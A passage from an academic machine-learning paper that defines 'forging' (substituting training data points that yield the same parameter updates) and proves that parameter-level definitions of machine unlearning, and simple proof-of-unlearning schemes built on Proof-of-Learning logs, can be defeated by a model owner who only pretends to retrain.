minimize non-convex losses. Once the amount of reduction becomes negligible, we say the model is converged and the training is finished. Note that we use g to denote everything needed to make the update happen, including the optimizer, hyperparameters, etc.

An important class of update functions g which we focus on in this paper are what we will call *mean-samplers*. In this case the dataset $D = \{\hat{\mathbf{x}}_1, \cdots, \hat{\mathbf{x}}_n\}$ consists of minibatches of data $\hat{\mathbf{x}}_1 = \{(\mathbf{x}_1, y_1), \cdots, (\mathbf{x}_b, y_b)\}$, and then the update function is defined as $\mathbf{w}_{t+1} = g(\mathbf{w}_t, \hat{\mathbf{x}}_t) = 1/b \sum_{i=1}^{b} g(\mathbf{w}_t, (\mathbf{x}_i, y_i))$; one could also without loss of generality not distinguish between mini-batches and data points as the former is simply a particular form of a data point, and throughout the paper we will use the same notation for both (though we make a distinction here for clarity). A particular example of a mean-sampler is the minibatch stochastic gradient descent (SGD) update rule, where for each update, we sample a minibatch (*i.e.* a small number) of data points $\hat{\mathbf{x}}_t = \{(\mathbf{x}_1, y_1), \cdots, (\mathbf{x}_b, y_b)\}$, and update the model to minimize the average loss of these points for stability. This variant of SGD is well known for its applications in deep learning. Note that starting from this point, we will use the term "data point" to represent a minibatch of data points for simplicity of the terminology. The update rule can be written as:

$$\mathbf{w}_{t+1} = g(\mathbf{w}_t, \mathbf{x}_t) = \mathbf{w}_t - \eta \frac{1}{b} \sum_{i=1}^{b} \frac{\partial \mathcal{L}(M_{\mathbf{w_t}}(\mathbf{x}_i), y_i)}{\partial \mathbf{w}}|_{\mathbf{w}_t} \quad (1)$$

2.2 Machine Unlearning

As a dual to ML, unlearning was first introduced by Cao and Yang [4] as a method to remove the impact of a data

point on the model obtained upon completion of training. Since then further extensions to scenarios where efficient analytic solutions could be found were given [9, 24], and an extension to unlearn deep neural networks (DNNs) were proposed [2, 10, 11, 12, 13, 20]. With the growing field of unlearning, there has emerged two categories of machine unlearning algorithms [23]: exact and approximate unlearning, differing by how unlearning is done, and also how the concept of "unlearning" is understood.

Exact unlearning for DNNs is based on retraining. In detail, the model owner needs to discard the old model, remove the data points that are required to be unlearned, and train a new model on the modified dataset. Here the concept of unlearning is viewed at the algorithmic level, that is the data to be unlearned is not used at all by the algorithm to obtain the new model. Thus as long as the algorithm is executed correctly, the model owner can claim the data points are unlearned correctly. However, the issue with exact unlearning comes from the computational cost: training DNNs is costly [3, 6], and the dataset used may contain thousands or even millions of data points, so retraining the entire DNN for each unlearning request is unaffordable. Therefore, research in exact unlearning focused on proposing an efficient way of retraining. For example, the SISA approach [2] suggests to partition the dataset into a few non-overlapping shards and train a DNN on each of the shards. Then the final model would be an ensemble of these DNNs. In this case, when an unlearning request happens, the model owner only needs to retrain the DNN on one of the shards, resulting in a significant speedup compared to retraining the DNN on the entire dataset. However, even after this speedup, the costs may still be too high for some.

On the other hand, approximate unlearning, as the name indicates, attempts to approximate what the parameters of the model would have looked like if the data points to be unlearned were not in the training dataset from the beginning. These approaches typically directly modify the parameters of the trained model, that is, such approaches understand the concept of unlearning from the parameter level. For example, Amnesiac Machine Learning [12] records the updates in the parameter space made by each data point during training, and later when some of the data points are required to be unlearned, the model owners can simply subtract the corresponding updates from the model's final parameters. It can be easily seen such a method is much more efficient than any retraining-based exact unlearning methods. However, the disadvantage comes from the fact that the unlearning property provided is harder to understand (especially to the end user): the data points to be unlearned are still involved in some of the decisions made to obtain the final model. Existing works have proposed to use techniques such as membership inference [21] to verify the effectiveness of approximate unlearning [1, 12] to show that their approximately unlearned models cannot be easily distinguished from models that are not trained on the data points to be unlearned. Alternatively, others compare the similarity of the approximately unlearned models parameters to exactly unlearned models parameters [10, 11, 23, 25].

However, it is worth noting that approximate unlearning methods are basing their "unlearning" on reproducing properties of exactly unlearned models. Hence their claim is tied to the claim that retraining, which is the foundation of all existing exact unlearning methods, is well-defined.

2.3 Proof of Learning

The concept of Proof-of-Learning (PoL) was introduced by Jia et al. [14]. It is designed to provide evidence that someone has spent the effort to train a machine learning model, in particular DNNs, so that later it can be confirmed by a verifier (*i.e.* a third-party authority such as a regulator). This is done by keeping a log collected during training which facilitates reproduction of the alleged computations an entity took. At the core of it, the Proof-of-Learning (*i.e.* the log) documents intermediate checkpoints of the model, data points used, and any other information required for the updates during training (*e.g.* hyperparameters that define the update rule g at each step). We follow a similar line of reasoning as PoL to introduce the strawman concept of "Proof of Unlearning" in § 3.2 and build on this logging framework to show why unlearning is not always well-defined. The PoL can be written in the form of $\{(\mathbf{w}_i, \mathbf{x}_i, g_i)\}_{i\in J}$ for some indexing set J, where we use $\mathbf{x}_i$ to represent a minibatch (recall our remark in § 2.1 that a minibatch is just a type of a data point, and hence notationally we will not distinguish between individual data points and minibatches). Alternatively, when the update rule is understood from context, the PoL can be represented by just $\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J}$.

Reproducing the alleged computation is synonymous to showing its plausibility. When it comes to the stage of verification, the verifier checks a PoL's validity (*i.e.* plausibility) by reproducing the t^{th} intermediate checkpoint of the model based on the information given in the log, including the $(t-1)^{th}$ checkpoint, data points used at this step, and the same g as defined in the log. Then the verifier computes the distance between the t^{th} checkpoint in the log and the reproduced t^{th} checkpoint in the parameter space. This distance is called the verification error, and we say this update is valid if the verification error is below a certain threshold. Here the threshold is introduced based on the observed noise/randomness seen when reproducing computations on different hardware (which comes from the randomness in back-end floating point computations). Indeed, this should be the only source of verification error since all other possible randomness is "seeded" by the information provided in PoL: for instance, the effect of sampling minibatches is fixed by knowing which minibatch the step was computed on. It is worth noting that computing a distance between model parameters is essentially a mapping from high-dimensional space to a scalar, so it is possible that there exists multiple checkpoints

resulting in a verification error below the threshold. In other words, PoL does not guarantee that the computation of a step results exactly in the next checkpoint, it just verifies that the next checkpoint is plausible.

2.4 Data Ordering Attack

While the existence of PoL suggests that models could be uniquely mapped to their training points, our work introduces the concept of *forging* to show this is not always the case. Part of our motivation for forging comes from a recent discovery by Shumailov et al. [22] who showed that stochastic gradient descent relies heavily on its underlying randomness, and ordinal effects coming from data can be significant. This shows that assumptions made to obtain analytical generalization guarantees for SGD are indeed important in practice. More precisely, the authors found that the order in which data points are used for training can be sufficient for an adversary to completely change the training dynamics – all the way from stopping and slowing learning, to learning behaviours that are not present in the training dataset (*e.g.* as is done in poisoning, but without actually using poisoned data). This is because one can force a step of SGD to approximately compute a given gradient by carefully selecting points the step is computed on. In doing so, they derived conditions in which ordinal effects can have a significant impact on learning in the case of SGD.

The concept of forging introduced in this paper utilises the theoretical findings of Shumailov et al. to search for alternative minibatches that produce that same or a similar parameter update. Note that originally Shumailov et al. constructed minibatches from data contained in the same dataset, whereas here we assume availability of a different dataset. However, our algorithm for finding forging examples (which our analytical results show exist) analogously uses the idea of random sampling and picking the sample that best produces the update desired.

3 Revisiting Machine Unlearning

3.1 When is Unlearning Achieved?

Threat Scenario: In this paper we consider the following threat model. The adversary is the model trainer who is trying to prove to a verifier that they unlearned, *i.e.* (re-)trained not using certain data points, without changing the original model. Our adversary has access to all intermediate model checkpoints, as well as, the data points and hyper-parameters used at each step. This adversary is white-box and has access to any information one gains by training the models themselves.

Issues with Defining Unlearning: In previous literature related to unlearning [10, 11, 12, 23], a model is said to have unlearned if the impact of the data points to be unlearned is removed from the model. Here, removing the impact of the data points from the model is equivalent to obtaining a model that one could get from retraining without those points. In other words, a model is unlearned if its parameters are in the subspace of the parameter space that can be achieved by training on a dataset that does not contain the points to be unlearned. Furthermore, other work also require the process of obtaining those parameters to reproduce the same distribution one gets from retraining [10, 11, 13]. Although such a definition sounds intuitive, in this paper we question its parameter-space assumption; *i.e.* are there parameters such that the model is both unlearned and not unlearned at the same time? In other words, we argue that existence of parameters reachable with and without given data entails that unlearning is not well-defined over the parameter space.

For an analogy of what unlearning currently is, think of training a neural network as building a castle with Lego blocks, where the blocks are borrowed from many of your friends (*i.e.* represent your data). Assume, as is the case in deep learning, that the training algorithm is such that you go to each of your friends and request a block from them; that is, you expect that each friend will contribute a block every few centimeters of the castle built (*i.e.* the data points to be unlearned are used in every epoch). When one of your friends wants their blocks back, the naive way is to disassemble the entire castle and take the blocks out, *i.e.* retraining. Existing works either (1) suggest to use one friend's data only in a single wall and ensemble the walls to build the castle [2] (this way when one friend asks for the blocks, only one wall needs to be dissembled and re-building is faster); or (2) introduce special tools to take the blocks out without destroying the castle (*i.e.* approximate unlearning *e.g.* amnesiac machine learning [12]).

However, imagine a case where two of your friends have lent identical blocks to you. Then when one of them asks for their blocks back, you have an identical one from the other friend which was not yet used in the castle – does it make sense for you to not touch your well-built castle and give the blocks of the latter friend to the former? That is, if the model owner (or deployer) has 2 identical data points and only one of them is required to be unlearned, is it justifiable for them to not do anything about the model? If this sounds acceptable, imagine another case that you are great at drawing. You paint the blocks that your friends ask for, so that they look exactly the same as blocks from some other friends, and pretend you did not use the blocks at all when a friend asks for their block back. Such a 'painting' technique would make the parameter-space definition of unlearning described earlier trivial to achieve: the Lego castle could have been obtained without access to your friend's brick because there exists another friend's brick that is identical.

This painting technique is in some sense metaphorical of the concept of *forging* we present in our work: we show that when a data point needs to be unlearned, there can exist a

dataset not containing that data point which allows us to obtain the same model parameters as the model we obtained before without having to unlearn. In other words, the subspace of the parameter space that can be achieved by training on a dataset that does not contain the points to be unlearned can at times be equivalent to the parameter space one gets by training with those points. The concept of forging which leads to this claim will be introduced formally in § 4. In this case, parameter-space definitions of unlearning are essentially saying no unlearning needs to be done at all. Such self-contradiction indicates that unlearning cannot be defined at the level of the parameters. It, in particular, invalidates approximate approaches to unlearning.

3.2 A Strawman for an Auditable Approach to Unlearning: Proof-of-Unlearning

In the section above we discuss why defining unlearning at the level of the parameters, as is done in approximate unlearning, does not make sense in the presence of forging. This naturally leads us to consider exact unlearning methods that define unlearning at the level of the algorithm. In this section we show that forging can also invalidate exact unlearning approaches. To this end, we first describe an attempt to create proofs that show retraining-based unlearning is done correctly, and then explain why such proofs are still vulnerable to the concept of forging we introduce in this paper. We conclude that while unlearning is best defined at the level of the learning and unlearning algorithms, it also requires external scrutiny to provide meaningful guarantees. The strawman we present here is not sufficient for auditable claims of unlearning. We discuss possible directions for enabling this scrutiny in § 7.2.

Since exact unlearning is retraining-based, one may think that verifying the correctness of unlearning is equivalent to verifying that an entity retrains the model on a dataset without the data points to be unlearned. Recall that, as described in § 2.3, PoL implicitly assumes that the correctness of training is equivalent to the plausibility of the log returned by the model owner, which contains model checkpoints and other information obtained during training. Thus it is natural to make use of the proof-of-learning (PoL) here to show that one obtained the unlearned model with a sequence of model updates that do not involve the point to be unlearned in the minibatches sampled from the dataset. If a PoL not involving the data points to be unlearned is submitted to the verifier and passes verification, this would attest that exact unlearning has been done. One might coin the term Prof-of-*Un*learning for such an approach, and shorten it to PoUL.

It turns out there is a flaw in this reasoning because the threat models for PoL (training) and PoUL (unlearning) are different. For PoL (training), the authors can claim correctness of training is closely related to the plausibility of the training log because it is observed that the error accumulates during training so that the same initial parameters can lead to very different final parameters–making the log unique. However, the error at one training update is much smaller, so it may be possible for an adversary to fake one step of training, but the only way to obtain an entire plausible log is to do the training correctly. One key reason for this is that the adversary only has access to the final model. Yet, in the setting of PoUL (unlearning), *the potential adversary has access to the entire log of the model's training run before unlearning* because the adversary is the model owner. Therefore, if an adversarial model owner wants to pretend they unlearned, they may only need to create a few plausible steps instead of an entire plausible log. Using the same analogy as before, PoUL can be thought of as an album containing photos of the Lego castle taken as one builds the castle. A model-stealing adversary only steals the built castle so it is hard to make such an album without actually building the castle. Instead, when the model owner attempts to avoid unlearning, they already have the album and only need to "paint" some of the photos in the album to make it look like that some Lego blocks were never used during building.

To formalize this intuition, given the PoL log $\{\mathbf{w}_i, \mathbf{x}_i\}$, the adversary has some map $B : \{\mathbf{w}_i, \mathbf{x}_i\} \to \{\mathbf{w}_i, \tilde{\mathbf{x}}_i\}$ over the PoL logs which swaps a particular data point $\mathbf{x}^*$ with some other data point $\tilde{\mathbf{x}}^*$ every time it occurs, and this new data point still produces the same update (*i.e.* the log returned by B still passes verification under some threshold ε). One way to obtain such a map is through an analog to the data ordering attack of Shumailov et al. [22] (recall § 2.4), as we will see in § 6. Thus without changing any of the checkpoints the adversary still has a valid PoL which does not contain the point to be unlearned. This PoL is therefore a valid PoUL, despite having been obtained without exact unlearning (*i.e.* without retraining). Furthermore, what if this map exists for any possible PoL that could be obtained by training on the original dataset? Then this Proof-of-Unlearning is not sufficient to determine if the model owner did in fact retrain without the data point, or just applied the mapping at the steps involving this point. The takeaway is that there is no sequence of checkpoints that would be sufficient alone to determine if an entity unlearned correctly; phrased another way, unlearning is not well-defined by just the final model (seen in § 3.1), or the sequence of models that lead to it.

The map B we mention above is what we call the *forging map* and explain more formally in § 4. We also show why such a map commonly exists for frequently used ML algorithms and datasets in § 5.3. One can see now that with forging, the parameter-level definition of unlearning is self-contradicted, while the proposed way to verify unlearning defined from the level of algorithms can be bypassed by an adversary. This calls for an algorithmic perspective on unlearning that supports external scrutiny, as we discuss in § 7.2.

4 Introducing Forging

Here we introduce the *forging map B* formally. We describe the consequences of such a map, in particular, our ability to characterize equivalence classes between datasets. Beyond the intrinsic motivation for unlearning (we explain how our formalism helps us define unlearning in § 4.3, and demonstrate when it can be ill-defined), we further motivate in our discussion later why it may be beneficial to study forging maps in other ML contexts (see § 7.3).

4.1 Defining Forgeability and Forging Map B

Defining Feasibility and PoL We first remark on how we define a feasible model from a dataset, which is fundamental in later asking if a model could come without training on a particular data point. In what follows, we treat feasibility in greater generality. A model coming from a fixed dataset D should have a sequence of data points in D and checkpoints that lead to the final weights when following a given update rule, *i.e.* a PoL log [14]. Furthermore if given such a sequence, then we say the final model could come from the dataset (note we do not assume any restrictions on data ordering which future work could add). *Hence the log produced by proof-of-learning is a necessary and sufficient condition to define feasibility*, as models that do come from the dataset have such a log (necessary), and any model that has such a log can come from the dataset (sufficient).

Nevertheless, because of noise in back-end computations, one cannot expect to exactly reproduce a given training sequence from a PoL log [14]. Hence one must allow some ε per-step error to make the definition practical; exactly measuring how large this ε should be is an active research question, and is likely to be case dependent. As such in what follows we will introduce an error parameter, but will not comment on what is necessary or sufficient in practice. This issue is partly bypassed by proving results for all $\varepsilon > 0$ (*i.e.* Theorem 2). However, instantiations of forging attacks (§ 6) which bypass a particular PoL verification scheme may not pass another PoL verification scheme, hence practically an entity might be happy with a verification scheme that defends against all known attacks to unlearning verification.

As a last remark, note that although we use PoL logs to define feasibility, PoL's original threat model is model stealing. As such, we are not proposing an attack against PoL, and an attack against it is not relevant to us.

Defining Valid Logs. As described in § 2.1, we denote by $g(\mathbf{w},\mathbf{x}) = \mathbf{w}'$ updating the model parameters $\mathbf{w}$ to $\mathbf{w}'$ where g is a training algorithm/update rule. We then define a ***valid*** (g,d,ε) ***log*** as a sequence of $\{(\mathbf{w}_i,\mathbf{x}_i)\}_{i\in J}$ for some countable indexing set J, such that $\forall i \in J\ d(\mathbf{w}_{i+1}, g(\mathbf{w}_i,\mathbf{x}_i)) \leq \varepsilon$ for some training function g and metric d on the parameter space. The threshold ε is a tolerance parameter allowing the verifier to account for some numerical imprecision when reproducing the update rule. In other words, a valid sequence is a PoL sequence such that each of its intermediate checkpoints can be reproduced by the verifier retraining for the corresponding step using knowledge of the previous checkpoint (*e.g.* hyperparameters) provided in the PoL.

Defining Sets of Logs. For fixed initial parameters $\mathbf{w}_0$, fixed hyperparameters, and dataset D, we define ***Dataset D's Logs*** $H_{D_{g,d,\varepsilon}}$ as the set of all valid (g,d,ε) logs stemming from $\mathbf{w}_0$ (we will drop mentioning the $\mathbf{w}_0$ as what it refers to will be explicit from context). We further drop the g,d,ε for notational simplicity, though the reader should be aware of the implicit assumption of these which will be clear in context.

Defining the Forging Map and Forgeability. Now we define what the forging map B is. For two datasets D and D', and logs stemming from the same $\mathbf{w}_0$, a ***forging map*** $B : H_{Dg,d,0} \to H_{D'g,d,\varepsilon}$ is a map such that $B(\{(\mathbf{w}_i,\mathbf{x}_i)\}_{i\in J}) = \{(\mathbf{w}_i,\tilde{\mathbf{x}}_i)\}_{i\in J} \in H_{D'g,d,\varepsilon}$, *i.e.* is an identity over the parameter space but maps data points $\mathbf{x}_i \in D$ to $\tilde{\mathbf{x}}_i \in D'$ such that $\tilde{\mathbf{x}}_i$ satisfy a valid ε log condition. That is to say $d(\mathbf{w}_{i+1}, g(\mathbf{w_i},\tilde{\mathbf{x}}_i)) \leq \varepsilon$ $\forall i$. When such a forging map exists, we say D' ***forges*** D (with ε). Intuitively, this means that we can use the forging map B to replace points from a PoL constructed on D by points from D' and still obtain a valid PoL.

When there also exists an accompanying forging map in the other direction $\tilde{B} : H_{D'g,d,0} \to H_{Dg,d,\varepsilon}$, we say that D and D' are ***forgeable*** (with ε).

Though one could define similar conditions for H_D and H'_D such that the two stem from different initial parameters and different (g,d,ε), we use the same w_0,g,d,ε in our definitions because that is sufficient to prove our results on unlearning. Using different w_0,g,d,ε may be interesting in the context of research on forging for other tasks in ML, and we leave its investigation as future work. Furthermore, our definition of the forging map is a map from valid zero-error logs into logs with some error ε; notably, this means we are unable to compose forging maps because the input and output thresholds do not match unless $\varepsilon = 0$. To alleviate this lack of transitivity, one might consider a variation of our forging map B, $B_\varepsilon : H_{Dg,d,\varepsilon} \to H_{D'g,d,\varepsilon}$ and thus one can compose $B_\varepsilon : H_{Dg,d,\varepsilon} \to H_{D'g,d,\varepsilon}$ and $B'_\varepsilon : H_{D'g,d,\varepsilon} \to H_{D''g,d,\varepsilon}$ as their output and input spaces match, respectively. We mention this for completeness, for the reader who might be interested in what extensions could be made to our framework to allow different forms of analysis. Notably, we will not consider this extension in our work as it is unnecessary to prove our results and it introduces various technical complications, such as $H_{Dg,d,\varepsilon}$ never being finite (have sequences of open balls in the parameter space which is a real vector space), where being finite is useful when we introduce probabilistic forging in § 5.3.

4.2 Forgeable and Models

The above indistinguishability presented by forgeability becomes even stronger when both D and D' are forgeable with $\varepsilon = 0$. We will use $H_D(w)$ to denote all parameters obtained by $g, d, 0$ logs starting from $\mathbf{w}_0$ with D and similarly $H_{D'}$.

Lemma 1. *If D and D' are forgeable with $\varepsilon = 0$, then $H_D(w) = H_{D'}(w)$.*

Proof. Note then we have that, letting $H_D(w)$ denote all parameters obtained by $g, d, 0$ logs starting from $\mathbf{w}_0$ with D and similarly $H_{D'}$, that $H_D(w) \subseteq H_{D'}(w)$ by the definition of the forging map $B : H_D \to H_{D'}$ (*i.e.* identity over parameters) and similarly by the forging map in the other direction, $H_{D'}(w) \subseteq H_D(w)$. Thus we have $H_D(w) = H_{D'}(w)$. □

In words, what we have is that *the set of all models achieved by training on D using g is the same as the set of all models achieved by training on D' using g*. In fact, in this case (when $\varepsilon = 0$) we have that forgeability defines an equivalence relation.

Lemma 2. $\varepsilon = 0$ *Forgeability is an equivalence relation*

Proof. We check the three defining properties of an equivalence relation. Clearly D is forgeable with itself (by the identity map), so forgeability satisfies reflexivity. Furthermore D is forgeable by D' means D' is forgeable by D (as by definition the map has an inverse), so forgeability satisfies symmetery. Lastly if D is forgeable with D' by forging map B_1, and D' is forgeable by D'' with forging map B_2, and both are $\varepsilon = 0$, then $B_2 \circ B_1$ is a bijective map with error $\varepsilon = 0$, thus have D and D'' are forgeable with $\varepsilon = 0$; so forgeable with $\varepsilon = 0$ satisfies the transitivity condition. □

Often when dealing with a set, it is preferable to have another characterization of that set, *i.e.* another defining property for that set which might be easier to work with and understand. We can do that here by extending Lemma 1 to completely characterize the $\varepsilon = 0$ equivalence class as datasets that produce the same sequences of parameters:

Theorem 1 (Characterizing $\varepsilon = 0$ Equivalence Classes)**.** *Two datasets D and D' are $\varepsilon = 0$ forgeable iff $H_D(W) = H_{D'}(W)$*

Proof. We already proved the forward direction in Lemma 1. We prove the reverse direction as follows. Let D_{w_n} be the set of all sequences of data points in D that produce the sequence of parameters $\{w_n\}_{n \in J}$ and D'_{w_n} the set of all sequences of data points in D' that produce $\{w_n\}_{n \in J}$ (which we can find as the set of parameters produced by the datasets is the same). Then by the axiom of choice, we can choose a particular sequence of data points $\{x'_n\}_{n \in J} \in D'$ and map D_{w_n} to $\{x'_n\}_{n \in J}$ and note this satisfies $\varepsilon = 0$ error as the parameters are the same. We can do this for all sequences of parameters $\{w_n\}_{n \in J}$ and thus have our forging map B from H_D to $H_{D'}$. Note we did not put any constraint on which was D and D' in this argument, so we completely analogously obtain the forging map $\tilde{B}$ from $H_{D'}$ to H_D. Thus we have D and D' are $\varepsilon = 0$ forgeable, proving the reverse direction. □

Although this theorem adds little in the context of our work on defining unlearning, it is a very notable property of our forging framework that supports the idea that if two datasets are completely forgeable, that translates to them producing all the same models. We later discuss how future work might use this observation in § 7.3 and § 7.2; in particular, this has some possible important consequences to understanding what makes datasets produce good models and which do not.

4.3 Consequence to Defining Unlearning.

Recall that in § 3 we drew an analogy from unlearning data points used in an ML model to taking out blocks from a Lego castle. We claimed that if one is good at "painting" then (1) the definition of approximate unlearning self-contradicts, and (2) a proof cannot be created for exact unlearning. Now that "painting" is formally defined as forging, we will formally explain what it means for unlearning.

For now, we assume the scenario where there exists a forging map from D to D' where D' does not contain a particular point $\mathbf{x}^*$ (we later show in § 5 such a scenario is common), and our model is first trained on D. Since we have done the training, we have access to the PoL logs H_D. Then what we need to do is to map them into $H_{D'}$ logs which then implies the steps that once used $\mathbf{x}^*$ as a log in H_D no longer do. To be specific, for all k such that the k^{th} step $\mathbf{w}_{k+1} = g(\mathbf{w}_k, \mathbf{x}_i)$ uses a point required to be unlearned (*i.e.* $\mathbf{x}^* \cap \mathbf{x}_i \neq \emptyset$, where it is understood the latter could be a minibatch), after forging $B(\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i \in J}) = \{(\mathbf{w}_i, \tilde{\mathbf{x}}_i)\}_{i \in J}$ we have that step no longer uses $\mathbf{x}^*$. This is as, by the definition of a forging map in § 4.1, $\{(\mathbf{w}_i, \tilde{\mathbf{x}}_i)\}_{i \in J} \in H_{D'}$ where D' does not contain $\mathbf{x}^*$. In other words, we can use the forging map B to find some data points in D' to mock the updates made by the data points to be unlearned. This results in a valid (*i.e.* with reproduction error below ε) $H_{D'}$, where the final model parameters are the same as before unlearning, but the data points to be unlearned are not used in the log of training.

Such model parameters satisfy what approximate unlearning defines–they are the same as model parameters obtained by not using the unlearned data points at all. However, no modifications were done to the parameters at all. This means that if the model owner wants to approximately unlearn their model, then by definition they do not need to do anything and can claim the unlearning is done. Thus we come to the conclusion that if there exists a forging map between D and $D/\mathbf{x}^*$, then the approximate unlearning is ill-defined.

Now we move on to exact unlearning. We introduced in § 3.2 a way to verify the correctness of exact unlearning through an idea that is similar to PoL, and named it Proof-

of-Unlearning (PoUL). Let us now outline how a PoUL is challenged by forging. As described in the previous paragraph, the model owner has trained the model before unlearning on D and thus obtained H_D. Then with the existence of a forging map B, they can easily create a new log $H_{D'}$ to claim that the exact unlearning is done. Such creation is possible because (1) in theory PoL only verifies if the computation from a checkpoint $\mathbf{w}_i$ to the next (*i.e.* $\mathbf{w}_{i+1}$) is plausible, which is essentially what a forging map between D and $D/\mathbf{x}^*$ does: find another set of data points so that the update is plausible; (2) PoL was originally designed for ownership so it was designed for a threat model where the adversary does not have access to the log. This assumption is not valid in the case of unlearning since the adversary aiming to circumvent unlearning is the model owner themselves. Thus, forging also invalidates PoUL.

The existence of a forging map B from H_D to $H_{D'}$ implies that we can manipulate how data points are sampled such that the distributions of checkpoints in the parameter spaces corresponding to H_D and $H_{D'}$ respectively are identical. Specifically, for a log $\{(\mathbf{w}_i,\mathbf{x}_i)\}_{i\in J}$, we have $B(\{(\mathbf{w}_i,\mathbf{x}_i)\}_{i\in J}) = \{(\mathbf{w}_i,\tilde{\mathbf{x}}_i)\}_{i\in J} \in H_{D'}$. We obtain the preimage of a specific sequence of data points $\{\tilde{\mathbf{x}}_i\}_{i\in J}$ by $preimage(\{\tilde{\mathbf{x}}_i\}_{i\in J}) = B^{-1}(\{\mathbf{x}_i\}_{i\in J})$ (where we drop the $\{\mathbf{w}_i\}_{i\in J}$ variable as B is an identity on them and we are allowing ε error in the parameters). That is, preimages of $\{\tilde{\mathbf{x}}_i\}_{i\in J}$ are the sequence of data points from D which can be substituted with the sequence $\{\tilde{\mathbf{x}}_i\}_{i\in J}$ by applying the forging map. We then constrain the probability of sampling the specific sequence $\{\tilde{\mathbf{x}}_i\}_{i\in J}$ as the sum of the probabilities of the specific data sequences in $preimage(\{\tilde{\mathbf{x}}_i\}_{i\in J})$, *i.e.* $\sum_{\{\mathbf{x}_i\}_{i\in J}\in preimage(\{\tilde{\mathbf{x}}_i\}_{i\in J})} \mathbb{P}(\{\mathbf{x}_i\}_{i\in J} \in H_D)$. In other words, if multiple sequences in D can be substituted by one single sequence from D', then the latter should be sampled more freqeuntly in creating $H_{D'}$. By doing so, we can create $H_{D'}$ such that each checkpoint log is from the same checkpoint log distribution as H_D.

Now we can easily see that unlearning can not be defined on the parameter space since the existence of a forging map implies that the effect of a data point can be obtained by considering another one (or few) data point(s). Notably, this means one cannot verify unlearning (exact or approximate) at the model-level as there is no universally verifiable unlearning property of the weights. Therefore, to define and verify unlearning, we need to focus on the process/algorithm the unlearned model was obtained with.

Particularly, while certified unlearning approaches [20][13] have the advantage of providing rigorous guarantees at the model level, our work shows that they need to be combined with a verification at the algorithmic level, e.g. verifying a training algorithm is DP, to ensure that the algorithm used was indeed the certified algorithm. For exact unlearning, while simple ideas like proof-of-unlearning do not work to verify unlearning, we later discuss possible ways to verify the process of unlearning in § 7.2. They involve facilitating external scrutiny of the algorithm to audit the guarantees of unlearning provided.

5 Methods for Forging

We covered the consequences of the existence of forging maps for unlearning. Now, we proceed to illustrate two theoretical ideas for when two datasets D and D' may be forgable, or when D may be forgeable with D'. The first corresponds to the intuition that similar datasets (*i.e.* datasets that contain very similar data points) would allow for an easy exchange of data points. The other is that one dataset that has enough variety in its possible updates at any given parameter would be able to reproduce a large set of other datasets.

Lastly in § 5.3 we prove the existence of forging for the mean sampler update function g. This function, described in § 2.1, is important because it is at the core of minibatch SGD. As a consequence, we prove the existence of forging examples for minibatch SGD (Theorem 3), which are cases when unlearning is not well-defined. Our proof operates under realistic assumptions about how the datasets are obtained. Note that this third proof does not require the ideas presented in § 5.1 and 5.2, but we present them first to simply illustrate different approaches to looking at forging and characterizing datasets that can be forged (*i.e. forging examples*).

5.1 Forgeability for Similar Datasets

The idea is simply that if one fixes the parameters $\mathbf{w}$ such that the update rule g in only a function of the data point, and furthermore $g_{\mathbf{w}}$ is Lipschitz with respect to the data point $\mathbf{x}$ (under some metric d_x over the input space, and metric d over the parameter space used for verification) for all parameters $\mathbf{w}\in W$. Then, if L denotes the Lipschitz constant, we have if $d(\mathbf{x},\tilde{\mathbf{x}}) \leq \frac{\varepsilon}{L}$ then we could interchange $(\mathbf{w},\mathbf{x})$ with $(\mathbf{w},\tilde{\mathbf{x}})$ and still have a valid (g,d,ε) log.

Lemma 3 (Similar Forgiability)**.** *If for all $\mathbf{w}\in H_D(w)$, where H_D are all valid $(g,d,0)$ logs starting from $\mathbf{w}_0$, g is Lipschitz with respect to its data point space X (under some metric over the data point space) with metric d over the parameter space in balls $Ball_\varepsilon(\mathbf{w})$, then there exists a dataset D' such that D and D' are (g,d,ε) forgeable.*

Proof. By above remark we simply define for $D = \{\mathbf{x}_1,\cdots,\mathbf{x}_n\}$ a corresponding dataset $D' = \{\tilde{\mathbf{x}}_1,\cdots,\tilde{\mathbf{x}}_n\}$ where $\tilde{\mathbf{x}}_i \in Ball_{\varepsilon/L}(\mathbf{x}_i)$, and then define the forging map B sending simply $\mathbf{x}_i \to \tilde{\mathbf{x}}_i$ in the logs, and $\tilde{B}$ vice-versa. □

Note that the data point input space X can be taken to be the smallest compact set containing all the $\mathbf{x}_i \in D$. This is useful for smooth g functions, as then if also $H_D(w)$ are all found in a compact set, then g is guaranteed to be Lipschitz (by having a maximum derivative); we mention this as for DNNs g is smooth (or piecewise smooth depending on the

activation functions). This lemma basically shows that one's intuitive notion of similar data points translates to datasets being forgeable for smaller errors.

5.2 Forgeability of Densely Packed Updates

Another approach is to look at the updates produced by a dataset D, and simply find another dataset D' that can produce similar updates for all the parameters obtained in the logs of D, i.e., $H_D(W)$. To formalize this idea we have the following:

Lemma 4. *If for all* $\mathbf{w} \in W$ *and* $\mathbf{x} \in X$*, there exists* $\mathbf{x}_i \in D'$ *such that* $d(g(\mathbf{w},\mathbf{x}), g(\mathbf{w},\mathbf{x}_i)) \leq \varepsilon$*, then for all datasets* $D \subset X$ *with* $H_{D g,d,0}(\mathbf{w}) \in W$*,* D' *forges* D*.*

Proof. By the conditions of the lemma we know for any individual step in the log produced by D that there is an $\mathbf{x}_i \in D'$ which would forge it, hence we know there exists a forging map $B : H_D \to H_{D'}$ □

In other words, if dataset D' is sufficiently large and contains data points that lead to sufficiently different updates such that the covering assumption is true, then D' can forge a whole class of datasets, and in a way could be dubbed a "universal" forger. Realizing this dataset D' could prove difficult and would likely require specifying the form of g.

5.3 Forgeability for Mean Sampling

In the particular case of SGD, and more generally mean sampling, we can show the existence of forgeable datasets in a more concrete setting. Our approach introduces the notion of probability for the existence of a forging map.

